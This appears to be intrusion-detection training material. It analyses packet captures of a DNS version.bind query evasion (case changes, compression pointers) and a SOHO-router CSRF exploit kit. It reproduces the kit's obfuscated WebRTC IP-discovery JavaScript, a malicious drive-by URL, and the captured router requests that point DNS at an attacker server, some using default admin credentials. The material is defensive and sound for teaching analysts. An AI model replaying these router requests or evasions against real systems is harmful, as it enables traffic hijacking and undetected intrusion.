
DNS Query/Response Name Format

```
7 bytes follow              4 bytes follow   end of query
↑                            ↑                  ↑
0776 6572 7369 6f6e 0462 696e 6400
  v  e  r  s  i  o  n    b  i  n  d
```

Intrusion Detection In-Depth

DNS query and response names are uniquely formatted. Because query and response names can have multiple nodes separated by periods, there has to be a method to decipher these names. Labels are used to assist in breaking down names as they tell the number of characters in the node that follows.

The underlined bytes represent labels. The first label is 0x07; this means that there should be 7 bytes in the first node of the query. In this instance, the hex characters that follow are the ASCII representation of the node "version". Next, you see a label of 0x04 meaning that there are 4 bytes in the following node that is the hex representation of the ASCII "bind". A 0x00 label ends the query and is the final label that is seen.



Evasive Mode Execution and Output

```
sidestep.exe 10.10.10.10 -dns -evade


IP 10.10.10.5.1024 > 10.10.10.10.53: 10+ TXT CHAOS? version.BIND.
   (32)

4500 003c 0001 0000 4011 528e 0a0a 0a05
0a0a 0a0a 0400 0035 0028 30bd 000a 0100
0001 0000 0000 0000 0776 6572 7369 6f6e  .........version
c01a 0010 0003 0442 494e 4400            .......BIND.
```

Intrusion Detection In-Depth


dns-vbind-ptr.pcap

The sidestep query in evasive mode produces a different DNS message. We still see the ASCII over in the right column. As before, we have the node "version". Next though, it appears we have a second node of "BIND" instead of "bind".

That indeed was an evasion if the IDS was incapable of translating from upper to lower case. A DNS server that receives either of the normal or evasive mode queries will respond. The DNS server is capable of translating upper to lower case and therefore the IDS should be similarly capable.

This is not the only evasive technique used in this query; there is a more deceptive one to examine. Let's approach this by comparing the normal and evasive DNS messages side by side to see where the differences are.

To see the output, enter the following in the command line:
tcpdump -ntX -r dns-vbind-ptr.pcap



Normal Vs. Evade Query

Normal mode query

```
7 bytes follow          4 bytes follow     end  type   class
0776 6572 7369 6f6e 0462 696e 6400 0010 0003
     v  e  r  s  i  o  n    b  i  n  d
```

Evasive mode query

```
7 bytes follow          ????    type   class 4 bytes follow   end
0756 6572 7369 6f6e c01a 0010 0003 0442 494e 4400
   V  e  r  s  i  o  n                    B  I  N  D
```

Intrusion Detection In-Depth

Examining the output from the normal and evasive mode queries, it becomes more apparent where the differences are. Looking at the evasive query, we see that the first field is a label with the value of 0x07. This just means 7 characters will follow that represent the first node name.


Following the "version" node, we have two bytes of data 0xc01a that are not familiar. Let's just put this aside for now and assume that this is part of the evasion technique. Next, we find the same type and class we do with the normal node. And the final output is what we saw in the normal mode to represent the node of "bind". This time it is all uppercase.

Since, it wasn't obvious what the mystery bytes of 0xc01a were, RFC 1035 that explains DNS, was consulted. The following passage was discovered.

"In order to reduce the size of messages, the domain system utilizes a compression scheme which eliminates the repetition of domain names in a message. In this scheme, an entire domain name or a list of labels at the end of a domain name is replaced with a pointer to a prior occurrence of the same name. The pointer takes the form of a two octet sequence: The first two bits are ones. This allows a pointer to be distinguished from a label, since the label must begin with two zero bits because labels are restricted to 63 octets or less.) The OFFSET field specifies an offset from the start of the message (i.e., the first octet of the ID field in the domain header). A zero offset specifies the first byte of the ID field, etc.)"

This means that we can have an identifier other than a label preceding a node. Such an identifier is a pointer that would have the two high-order bits set to 1. If the low order bits are all 0's, that means that the high order nibble would have a value of 0xc0. Indeed, we find that we have a 0xc0 as the first mystery byte and a 0x1a as the second one. This means that the second byte would represent a displacement or pointer of 26 bytes into the DNS message.

The RFC only mentions the use of pointers in responses as one would expect. However, it appears that while there should be no legitimate reason to have it in a query, a DNS server will still decode the query correctly.



Use of DNS Pointers

```
IP 10.10.10.5.1024 > 10.10.10.10.53: 10+ TXT CHAOS? version.BIND.
   (32)

   0x0000:  4500 003c 0001 0000 4011 528e 0a0a 0a05

   0x0010:  0a0a 0a0a 0400 0035 0028 30bd 000a 0100

   0x0020:  0001 0000 0000 0000 0776 6572 7369 6f6e  .........version

   0x0030:  c01a 0010 0003 0442 494e 4400
   .......BIND.
```

Points 26 bytes into DNS message

26 bytes into DNS message

Intrusion Detection In-Depth

dns-vbind-ptr.pcap


As we just learned, a numeric label has a maximum value of 63 and 0xc0 is 192 when converted to decimal. Any time a label has the two high-order bits of the byte set to 1, it is considered a pointer. A pointer is the number of bytes into the DNS message where the next label (or pointer) is to be found. In this case, we see that the pointer is 0x1a or a decimal 26. Therefore, we have to count 26 bytes from the beginning of the DNS message to find the next node. The DNS message is underlined in the output.

Moving 26 bytes into the DNS message directs us to 0x0442 494e 4400. The 0x04 is the label 26 bytes into the DNS message and as expected, it is followed by 4 bytes that represent the string "BIND". The query then ends when a label of 0x00 is encountered. It appears that resolution of the query resumes at the next byte after the first pointer in the query name.

This brings us back to the 0x0010 0003 that represents the query type of TXT and a query class of CHAOS. This query will elicit the version of BIND running on the queried DNS server if the DNS server does not prevent queries for the version of BIND.

To reiterate, the flow of the decode first finds the string "version", it points ahead in the text to "BIND" and the query ending label 0x00 , resumes after the pointer to identify the type and class of the query. Graham's point is clear – an IDS/IPS must follow this same logic to properly interpret the traffic.

To see the output, enter the following in the command line:
tcpdump -ntX -r dns-vbind.pcap



Cross Site Request Forgery Attack of SOHO Routers

First, what is CSRF?

Target Website: User authenticated

1 User visits malicious website

Link to target website/drive-by download 2

3 Browser performs some action on web server where user is currently authenticated or has authentication privileges

Intrusion Detection In-Depth


Vulnerabilities and attacks of home office or small office (SOHO) routers, such as D-Link, have been reported since 2008 with newer attack methods in subsequent years including 2015. A common misbelief is that attackers cannot attack SOHO routers because they are not accessible from outside the home network since most routers are configured to disallow traffic originating from outside the router. However, an attacker may be able to opportunistically download an exploit or return a link to a host belonging to the router administrator when the he visits a website, causing the browser to try to connect to the internal interface of the router.

Cross Site Request Forgery (CSRF) is different from Cross Site Scripting (XSS). If you are not familiar with XSS attacks, they typically involve directing a user to visit a website with an XSS attack embedded in a web page. This causes the browser to download a client-side script, such as JavaScript, which is then executed on the user's computer. JavaScript can access some private user data such as cookies or it can perform keystroke logging as examples of its use.

CSRF involves assuming the identity or impersonating the user and all her/his privileges while visiting a malicious website. The attacker may take advantage of that same user who is authenticated to or has permission to authenticate to some web application at the same time that they visit the malicious website. The attack can be carried out using a link returned by the malicious site that references the target website. Or the attack can download code that attempts to connect to the target website. This can cause the user to unknowingly perform some action on the authenticated website – such as purchase something or manipulate an account or setting.

The CSRF attack in the exploit kit we will discuss downloads code when the victim's browser visits the malicious web server. The code causes the browser to attempt to connect to the internal administrative HTTP interface of the network router. The purpose of the connection is to change the IP address of the DNS server currently used by the router to a DNS server under the attacker's control, permitting the attacker to redirect traffic.

CSRF router vulnerabilities have been identified and exposed for many years. Vendors have released patches for some of them, but implementing these patches normally requires a firmware update to the router that most users do not and/or do not know how to perform.



Exploit Kit Attack of SOHO Routers

HTTP GET/POST to change router DNS server address:
Primary: Attacker's DNS server
Secondary: Google' DNS server

4

1

User visits malicious website

2

Drive-by downloaded

3

STUN request to
identify public and
private IP of router

Intrusion Detection In-Depth


This diagram depicts how a particular exploit kit works. It starts with a user visiting a malicious website or receiving malvertising malware from a website that causes the victim's browser to issue a GET/POST request to an atypical HTTP port of 81 of a server under the attacker's control.

This downloads a program called e_x.js that invokes an API in JavaScript to enable the browser to make requests to a STUN (Session Traversal Utilities for NAT) server. The STUN request is sent to discover the now-infected host's local IP address as well as the router's external public facing IP address.

The local IP address discovered from the STUN request is the victim's IP address. This could help the attacker find the IP address of the local router more efficiently using different netmask combinations. Once identified, the victim's browser issues a series of GET and POST requests to the router's internal HTTP administrative access to try to gain access or execute commands on the router.

This CSRF attack is possible because the router is on the same network as the victim host, overcoming any same-origin policy used to thwart CSRF attacks. The same-origin policy restricts loading scripts from one origin or network domain to interact with resources from another origin or network domain. There is no such restriction for the same domain/network.

If access is obtained to the router, the router's default DNS server IP address is changed to an IP address of the attacker's DNS server. A secondary DNS server is added that represents a Google DNS server IP address. This is supplied to the router so that if the attacker's DNS server ever becomes unavailable, the user will still have DNS resolution and will not be alerted that a change was made or that an issue exists.



Drive-by Download Request for WebRTC

Stream Content

```
GET /4/home.html HTTP/1.1
Host: udzvg183vbrlfihezbyyp8w2ejjili.manytunerdromms.xyz:81
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML,
Chrome/42.0.2311.90 Safari/537.36
Referer: http://serw.clicksor.com/redir.php?url=http://
udzvG183vbRLfIHEzbyyp8w2EjjILi.manytunerdromms.xyz:81/4/home.html
```

Filter: tcp.stream eq 0

```
Packet No.  Time      Source         Destination    Protocol Source port Dest port Info
    12   12 0.408766  192.168.1.26   185.14.30.231  HTTP          49674        81 GET /4/e_x.js HTTP/1.1
    13   13 0.549982  185.14.30.231  192.168.1.26   TCP              81     49674 [TCP segment of a reass
    14   14 0.550465  185.14.30.231  192.168.1.26   TCP              81     49674 [TCP segment of a reass
    15   15 0.550571  192.168.1.26   185.14.30.231  TCP           49674        81 49674 > 81 [ACK] Seq=93
```

Intrusion Detection In-Depth

router-csrf.pcap

Let's take a look at the traffic associated with this attack. First, the hapless user visited serw.clicksor.com, according the HTTP Referer header. This site is known to deliver malware. This causes the redirection to http://udzvg183vbrlfihezbyyp8w2ejjili.manytunerdromms.xyz:81/4/home.html and a subsequent GET request of /4/e_x.js shown in the second Wireshark display on port 81.


Some browsers support WebRTC that is capable of Web Real-Time Communications (RTC) using simple JavaScript API's. This particular JavaScript, invokes a WebRTC known as webrtc-ips to make the STUN request to discover the local and public IP address of the victim host.

Many thanks to Will Metcalf for generously sharing router-csrf.pcap.

To see the output, enter the following on the command line:
wireshark router-csrf.pcap

Use a filter of "tcp.port == 81"
Select Analyze→ Follow TCP Stream to see the reassembly.

Obfuscated JavaScript Returned



Stream Content

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 17 Apr 2015 02:05:52 GMT
Content-Type: application/javascript
Content-Length: 1784
Last-Modified: Tue, 03 Mar 2015 16:13:28 GMT
Connection: keep-alive
ETag: "54f5e948-6f8"
Accept-Ranges: bytes

var _$_c864=["\x52\x54\x43\x50\x65\x65\x72\x43\x6F\x6E\x6E\x65\x63\x74\x69\x6F\x6E","\x6D
\x6F\x7A\x52\x54\x43\x50\x65\x65\x72\x43\x6F\x6E\x6E\x65\x63\x74\x69\x6F\x6E","\x77\x65
\x62\x6B\x69\x74\x52\x54\x43\x50\x65\x65\x72\x43\x6F\x6E\x6E\x65\x63\x74\x69\x6F
\x6E","\x63\x6F\x6E\x74\x65\x6E\x74\x57\x69\x6E\x64\x6F\x77","\x73\x74\x75\x6E\x3A\x73
\x74\x75\x6E\x2E\x73\x65\x72\x76\x69\x63\x65\x73\x2E\x6D\x6F\x7A\x69\x6C\x6C\x61\x2E\x63
\x6F\x6D","\x65\x78\x65\x63","\x6F\x6E\x69\x63\x65\x63\x61\x6E\x64\x69\x64\x61\x74
\x65","\x63\x61\x6E\x64\x69\x64\x61\x74\x65","","\x63\x72\x65\x61\x74\x65\x44\x61\x74\x61
\x43\x68\x61\x6E\x6E\x65\x6C","\x73\x65\x74\x4C\x6F\x63\x61\x6C\x44\x65\x73\x63\x72\x69
\x70\x74\x69\x6F\x6E","\x63\x72\x65\x61\x74\x65\x4F\x66\x66\x65\x72","\x0A","\x73\x70\x6C
\x69\x74","\x73\x64\x70","\x6C\x6F\x63\x61\x6C\x44\x65\x73\x63\x72\x69\x70\x74\x69\x6F
\x6E","\x61\x3D\x63\x61\x6E\x64\x69\x64\x61\x74\x65\x3A","\x69\x6E\x64\x65\x78\x4F
\x66","\x66\x6F\x72\x45\x61\x63\x68"];function getIPs(a){var c={};var f=window[_$_c864
[0]]||window[_$_c864[1]]||window[_$_c864[2]];var h=!!window[_$_c864[2]];if(!f){var
i=iframe[_$_c864[3]];f=i[_$_c864[0]]||i[_$_c864[1]]||i[_$_c864[2]];h=!!i[_$_c864
[2]];};var d={optional:[{RtpDataChannels:true}]};var g=undefined;if(h){g={iceServers:
[{urls:_$_c864[4]}]}};var e= new f(g,d);function b(n){var p=/([0-9]{1,3}(\.[0-9]{1,3}){3}
)/;var o=p[_$_c864[5]](n)[1];if(c[o]===undefined){a(o)};c[o]=true;}e[_$_c864[6]]=function
(j){if(j[_$_c864[7]]){b(j[_$_c864[7]][_$_c864[7]])}};e[_$_c864[9]](_$_c864[8]);e[_$_c864
[11]](function(k){e[_$_c864[10]](k,function(){},function(){})},function(){});setTimeout
(function(){var l=e[_$_c864[15]][_$_c864[14]][_$_c864[13]](_$_c864[12]);l[_$_c864[18]]
(function(m){if(m[_$_c864[17]](_$_c864[16])===0){b(m)}})},1000);}GET /favicon.ico
```

'RTCPeerConnection', 'mozRTCPeerConnection', 'webkitRTCPeerConnection', 'contentWindow', 'stun:stun.services.mozilla.com', 'exec', 'onicecandidate', 'candidate', '', 'createDataChannel', 'setLocalDescription', 'createOffer', '\n', 'split', 'sdp', 'localDescription', 'a=candidate:', 'indexOf', 'forEach'

Intrusion Detection In-Depth

router-csrf.pcap

Here is the e_x.js downloaded from the attacker's server. The HTTP header "Content-Type" identifies the data as "application/javascript". The JavaScript is hex encoded in chunks and uses variables to assign parts of the hex encoded commands. The most reasonable explanation for this obfuscation is to prevent detection and decoding.


Looking closely at the obfuscated code, you see a variable with a name of c864 that creates an array of a series of hex encoded strings separated by commas. This array contains some of the code and values to execute the webrtc-ips JavaScript program. The rest of the webrtc-ips code is implemented with no hex encoding. There are functions that are called referencing array values from c864 and control structures for conditional or repetitive execution.

This is a good example of an attempt to evade detection by an IDS/IPS. This is accomplished via the hex encoding and by "building" the webrtc-ips JavaScript using the encodings. It is unlikely that an IDS/IPS would discover this payload from a rule that looked for a string in the webrtc-ips code. Even if an IDS/IPS were able to decode the hex code, the webrtc-ips JavaScript is used for legitimate purposes so the false positives generated may make it of little use.

To see the output, enter the following on the command line:
wireshark router-csrf.pcap

Use a filter of "tcp.port == 81"
Select Analyze→ Follow TCP Stream to see the reassembly.

STUN



```
Filter: stun

Packet No.   Time       Source          Destination     Protocol Source port Dest port Info
    51    51 2.392494   192.168.1.26    54.172.47.69    STUN          52502      3478 Binding Request
    58    58 2.459151   192.168.1.26    54.172.47.69    STUN          52502      3478 Binding Request
    59    59 2.462384   54.172.47.69    192.168.1.26    STUN           3478     52502 Binding Success Response MAPPED-ADDRESS: 54.145.137.111:52502
    60    60 2.525481   54.172.47.69    192.168.1.26    STUN           3478     52502 Binding Success Response MAPPED-ADDRESS: 54.145.137.111:52502
```

Intrusion Detection In-Depth

router-csrf.pcap


The STUN request was invoked by the webrtc-ips JavaScript. The response identifies the public IP address of 54.145.137.111 that is the IP address of the victim's network router, specifically the Internet-facing interface. The webrtc-ips program also identifies the local IP address for the victim, yet created no network traffic.

The public IP address of the internet facing router is not used in the attack itself since the attack causes the victim browser to attack the first hop local router. The webtrc-ips/STUN Real-Time Communications API might be one of a few, if not the only way, to discover the local IP address with the side effect of discovering the router's public facing IP address.

To see the output, enter the following on the command line:
wireshark router-csrf.pcap

Use a filter of "stun"
Select Analyze→ Follow UDP Stream to see the reassembly.

Attempts to Access/Reconfigure Router



Filter: tcp contains "GET /" or tcp contains "POST /"
Expression... Clear Apply Save Filter

```
Packet No.  Time      Source        Destination  Protocol Source port Dest port Info
  39    39 2.276608  192.168.1.26  192.168.1.1  HTTP     49680      80 GET /start_apply.htm?current_page=Advanced_WAN_Content.asp&modified=0
  41    41 2.276871  192.168.1.26  192.168.1.1  HTTP     49681      80 GET /start_apply.htm?wan_dns1=37.139.50.45&wan_dns2=8.8.8.8&wan_dns1
  43    43 2.277073  192.168.1.26  192.168.1.1  HTTP     49682      80 GET /start_apply.htm?wan_dns1_x=37.139.50.45&wan_dns2_x=8.8.8.8&ju=0
  45    45 2.277295  192.168.1.26  192.168.1.1  HTTP     49683      80 GET /start_apply.htm?current_page=tcpipwan.asp&ipMode=pptp&typeForm=
  47    47 2.277506  192.168.1.26  192.168.1.1  HTTP     49684      80 GET /setup.cgi?todo=wan_dns1=37.139.50.45&ju=0.8695654487237334 HTTP/
  49    49 2.303556  192.168.1.26  192.168.1.1  HTTP     49685      80 GET /setup_dns.stm?page=setup_dns&logout=&dns1_1=37&dns1_2=139&dns1_
  67    67 3.951142  192.168.1.26  192.168.1.1  HTTP     49685      80 GET /cgi-bin/login.exe?pws=admin&ju=0.952831543962029 HTTP/1.1
